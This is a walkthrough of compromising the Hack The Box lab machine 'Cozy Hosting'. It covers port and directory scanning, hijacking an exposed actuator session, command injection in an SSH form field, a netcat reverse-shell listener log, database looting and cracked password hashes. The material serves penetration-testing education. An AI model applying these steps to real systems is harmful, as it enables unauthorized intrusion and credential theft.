Write-Up Cozy Hosting

By Samuel Chandra Sutiaman

Hey there! Welcome to my writeup for the Cozy Hosting box on Hack The Box. 😊 In this guide, I'll be sharing how I tackled this machine step-by-step. We'll go through everything from initial enumeration to finding vulnerabilities and, finally, getting root access.

I'm hoping this writeup can be helpful for others who might be stuck on this challenge or just want to learn some new techniques.

First, I performed a **ping test** on the target IP to check if the host is reachable or not.

```
┌──(kali㉿kali)-[~]
└─$ ping 10.10.11.230
PING 10.10.11.230 (10.10.11.230) 56(84) bytes of data.
64 bytes from 10.10.11.230: icmp_seq=1 ttl=63 time=31.6 ms
64 bytes from 10.10.11.230: icmp_seq=2 ttl=63 time=26.9 ms
64 bytes from 10.10.11.230: icmp_seq=3 ttl=63 time=26.0 ms
64 bytes from 10.10.11.230: icmp_seq=4 ttl=63 time=26.4 ms
64 bytes from 10.10.11.230: icmp_seq=5 ttl=63 time=26.2 ms
64 bytes from 10.10.11.230: icmp_seq=6 ttl=63 time=25.6 ms
```

Next, I conducted information gathering using **nmap** to obtain details about the target host.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- -sV -O -T4 10.10.11.230
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-25 00:36 EDT
Nmap scan report for cozyhosting.htb (10.10.11.230)
Host is up (0.027s latency).
Not shown: 65524 closed tcp ports (reset)
PORT     STATE    SERVICE         VERSION
22/tcp   open     ssh             OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp   open     http            nginx 1.18.0 (Ubuntu)
1234/tcp open     hotline?
2222/tcp open     EtherNetIP-1?
4321/tcp open     http            SimpleHTTPServer 0.6 (Python 3.10.12)
4444/tcp filtered krb524
6666/tcp open     http            SimpleHTTPServer 0.6 (Python 3.10.12)
8083/tcp filtered us-srv
8888/tcp open     sun-answerbook?
9003/tcp open     unknown
9999/tcp open     abyss?
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=10/25%OT=22%CT=1%CU=39732%PV=Y%DS=2%DC=I%G=Y%TM=65389B
OS:B0%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=108%TI=Z%CI=Z%TS=A)SEQ(SP=
OS:105%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M552ST11NW7%O2=M552ST11NW7%
OS:O3=M552NNT11NW7%O4=M552ST11NW7%O5=M552ST11NW7%O6=M552ST11)WIN(W1=FE88%W2
OS:=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M552NNS
OS:NW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%
OS:DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%
OS:O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%
OS:W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%
OS:RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 122.44 seconds
```


I used the command **-p-** to scan all available ports, **-sV** to detect services along with their versions, **-O** to identify the operating system running on the target host, and **-T4** to speed up the scanning process.

When I tried accessing **port 80**, I couldn't reach it. So, I added the target host's IP to the hosts file on my machine using the following command:

sudo nano /etc/hosts/

```
  GNU nano 7.2
127.0.0.1       localhost
127.0.1.1       kali
10.10.11.230    cozyhosting.htb


# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Then, I tried accessing **port 80** again and successfully connected to a **website**.




There didn't seem to be anything interesting on the **main page**, so I decided to run a directory scan using **dirsearch** with the following command:


dirsearch –u <url>

```
┌──(kali㉿kali)-[~]
└─$ dirsearch -u http://cozyhosting.htb

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/cozyhosting.htb/_23-10-25_01-41-55.txt

Error Log: /home/kali/.dirsearch/logs/errors-23-10-25_01-41-55.log

Target: http://cozyhosting.htb/

[01:41:55] Starting:
[01:42:07] 200 -    0B  - /Citrix//AccessPlatform/auth/clientscripts/cookies.js
[01:42:12] 400 -  435B  - /\..\..\..\..\..\..\..\..\..\..\etc\passwd
[01:42:14] 400 -  435B  - /a%5c.aspx
[01:42:16] 200 -   95B  - /actuator/sessions
[01:42:16] 200 -    5KB - /actuator/env
[01:42:16] 200 -   10KB - /actuator/mappings
[01:42:16] 200 -  634B  - /actuator
[01:42:16] 200 -   15B  - /actuator/health
[01:42:16] 200 -  124KB - /actuator/beans
[01:42:17] 401 -   97B  - /admin
[01:42:41] 200 -    0B  - /engine/classes/swfupload//swfupload_f9.swf
[01:42:41] 200 -    0B  - /engine/classes/swfupload//swfupload.swf
[01:42:41] 500 -   73B  - /error
[01:42:42] 200 -    0B  - /examples/jsp/%252e%252e/%252e%252e/manager/html/
[01:42:42] 200 -    0B  - /extjs/resources//charts.swf
[01:42:46] 200 -    0B  - /html/js/misc/swfupload//swfupload.swf
[01:42:47] 200 -   12KB - /index
[01:42:51] 200 -    0B  - /login.wdm%2e
[01:42:51] 200 -    4KB - /login
[01:42:52] 204 -    0B  - /logout
[01:43:06] 400 -  435B  - /servlet/%C0%AE%C0%AE%C0%AF

Task Completed
```

After checking each discovered path, I found a login page at "**/login**" and a session-related page at "**actuator/sessions**".




login page




actuator/sessions


On the login page, I tried using the username and password "**admin**" but an error occurred in the URL.




Next, I used the session found at "**actuator/sessions"** to log in through the login page, and it worked—I successfully accessed the **admin page**.



At the bottom of the admin panel, there was an input field for entering the **Hostname** and **Username**.




If we try entering letters in the Hostname field, an **error** like this appears:



It means that the Hostname only accepts **numerical values**.

So, I tried using the **target host's IP** as the Hostname and "**Anderson**" as the Username, but another error appeared saying "**Host key verification failed**".


Now we know that this website has **SSH access**, but we don't yet have the correct Hostname or Username. Then, I attempted command injection from the PayLoadsAllTheThings repository by adding a '**;**' symbol, and another **error** appeared as shown in the image below.




This indicates that we can perform a **command injection** on this website and execute a **reverse shell**.

I used a reverse shell command from Pentest-Book.


I then generated a **COMMAND_BASE64** string using the revShells website.






Next, I set up a **listener command** in my terminal.

Then, I executed the reverse shell command with the **command injection** appended to the Username field.




In the terminal, we should **automatically connect** to the target machine.




If we run command ‘ls’, there will be a file named **cloudhosting-0.0.1.jar**.

Next, we’ll run the command “**python3 -m http.server <port>**” to start a simple HTTP server on a specific port.




Open the Cozy Hosting website using the specified port, and download the **cloudhosting-0.0.1.jar** file by clicking on it.



After that, we'll open the file using **JD-GUI**.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ jd-gui cloudhosting-0.0.1.jar
```

After searching through the contents, I found a **username**, **password**, and **address**.



Back in the terminal, which is already connected to the target machine, use the command "**psql -U <username> -h <address>**". Then, enter the **password** we found earlier.

```
$ psql -U postgres -h 127.0.0.1
Password for user postgres: [redacted]
```


To verify if we've connected successfully, you can type the command '**\c**'.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.118] from (UNKNOWN) [10.10.11.230] 33158
/bin/sh: 0: can't access tty; job control turned off
$ psql -U postgres -h 127.0.0.1
Password for user postgres: [redacted]

\c
You are now connected to database "postgres" as user "postgres".
```


Next, type '**\l**' to list all available databases, and "**\c <database_name>**" to connect to the cozyhosting database.

```
\l
                                  List of databases
   Name    |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
-----------+----------+----------+-------------+-------------+-----------------------
 cozyhosting | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0 | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
           |          |          |             |             | postgres=CTc/postgres
 template1 | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
           |          |          |             |             | postgres=CTc/postgres
(4 rows)

\c cozyhosting
You are now connected to database "cozyhosting" as user "postgres".
```


Then, use '**\d**' to list all the tables in the database.



Use this command to view the contents of the **users** table:




Here, we found the password hashes for both **admin** and **kanderson**. I then used these hashes to decrypt them.




I obtained a password: **manchesterunited**. Next, I searched for a username to use with SSH.

Here, I found the username **josh**. Then, I connected via SSH.

